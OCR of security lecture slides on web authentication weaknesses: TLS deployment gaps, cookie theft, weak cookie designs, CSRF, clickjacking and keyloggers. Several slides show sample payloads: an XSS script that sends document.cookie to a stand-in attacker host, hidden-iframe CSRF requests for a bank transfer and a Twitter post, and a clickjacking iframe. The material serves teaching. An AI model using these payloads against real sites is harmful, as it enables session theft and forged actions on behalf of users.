
</form>
```

Post-only TLS deployment

Incomplete TLS deployment

TLS Deployment	I	E	C	Tot.
Full	0.07	0.26	0.07	**0.39**
Full/POST	0.02	0.01	0.01	**0.03**
Inconsistent	0.09	0.04	0.03	**0.17**
None	0.15	0.03	0.23	**0.41**

Cookie theft post-TLS



Wireshark

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



Firesheep

Cookie stealing via cross-site scripting



Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
http:www.espn.com/college-football
```

http://dynamic.espn.go.com/bugs?
url=http:www.espn.com/college-football

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
<script>
document.location =
"http://www.attacker.com/cookie-log.cgi?"
+ document.cookie
</script>
```

http://dynamic.espn.go.com/bugs?
url=%3Cscript%3E%0Adocument.location
+%3D%0A%22http%3A//www.attacker.com/cookie-
log.cgi%3F%22%0A%2B+document.cookie%0A%3C/script%3E

Weak cookies

SID	UID	Other data
3943412586	rja14	...
3943412587	mgk25	...
3943412588	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
2010-11-15T12:06:43	rja14	...
2010-11-15T12:07:38	mgk25	...
2010-11-15T12:08:11	jcb82	...
...	...	...

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Weak cookies

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$$\boxed{\mathrm{COOKIE}_i = i||\mathtt{crypt}(i||K_{\mathrm{daily}})}$$

$$\begin{aligned}\mathrm{COOKIE}_{\mathrm{jbonneau}} &= \mathrm{jbonneau7c19f550a775b614}\\ \mathrm{COOKIE}_{\mathrm{jbonneau1}} &= \mathrm{jbonneau17c19f550a775b614}\end{aligned}$$

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$$\boxed{\mathrm{COOKIE}_i = i||\mathtt{crypt}(i||K_{\mathrm{daily}})}$$

$$\begin{aligned}
\mathrm{COOKIE}_{\mathrm{jbonnea}} &= \mathrm{jbonneac6ceb34c403d1f6d} \\
\mathrm{COOKIE}_{\mathrm{jbonneaN}} &= \mathrm{jbonneaNc6ceb34c403d1f6d}
\end{aligned}$$

$$\begin{aligned}
\mathrm{COOKIE}_{\mathrm{j}} &= \mathrm{j938c00d2f12c73a4} \\
\mathrm{COOKIE}_{\mathrm{jNov201999}} &= \mathrm{jNov201999938c00d2f12c73a4}
\end{aligned}$$

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Weak cookies

$$\boxed{\mathsf{COOKIE}_i = i||t||\mathsf{MAC}_k(i||t)}$$

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Weak cookies

$$\boxed{\text{COOKIE}_i = i||t||\text{MAC}_k(i||t)}$$

$$\text{COOKIE}_{\text{jcb82}}(\text{1-Dec-2010})$$
$$=$$
$$\texttt{jcb821-Dec-20105ca57512f4db8fd18254adce9b8ef438}$$
$$=$$
$$\text{COOKIE}_{\text{jcb8}}(\text{21-Dec-2010})$$

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Fu et al., 2001


Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://bank.example.com/transfer?
&amount=1000000&to=attacker">
</iframe>
```

Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://twitter.com/share/update?
status=i%20got%20pwned">
</iframe>
```

Clickjacking



http://www.facebook.com/connect/uiserver.php?app_id=102452128776

Clickjacking

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://www.facebook.com/connect/
uiserver.php?app_id=102452128776"

style="opacity: 0; filter: alpha(opacity=0);
position: absolute;top: -170px;left: -418px;">
</iframe>

<img src="clickjacking_bait.jpg">
```

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

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
No trusted path between users and browser

(a) Hand tracking analysis. Rectangles identify regions in movement. Black rectangles are used for movements in the hands regions, grey rectangles for keys, white rectangles for regions where both hand and key movement happens. These rectangles identify likely key pressings.



(b) Key pressing analysis. Using occlusion-based techniques, the analysis determines keys that are not pressed, which are represented by the dark polygons.

Balzarotti et al. 2008

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
Hardware keylogger, US$36

No trusted path between users and browser



Software keylogger, US$49.50

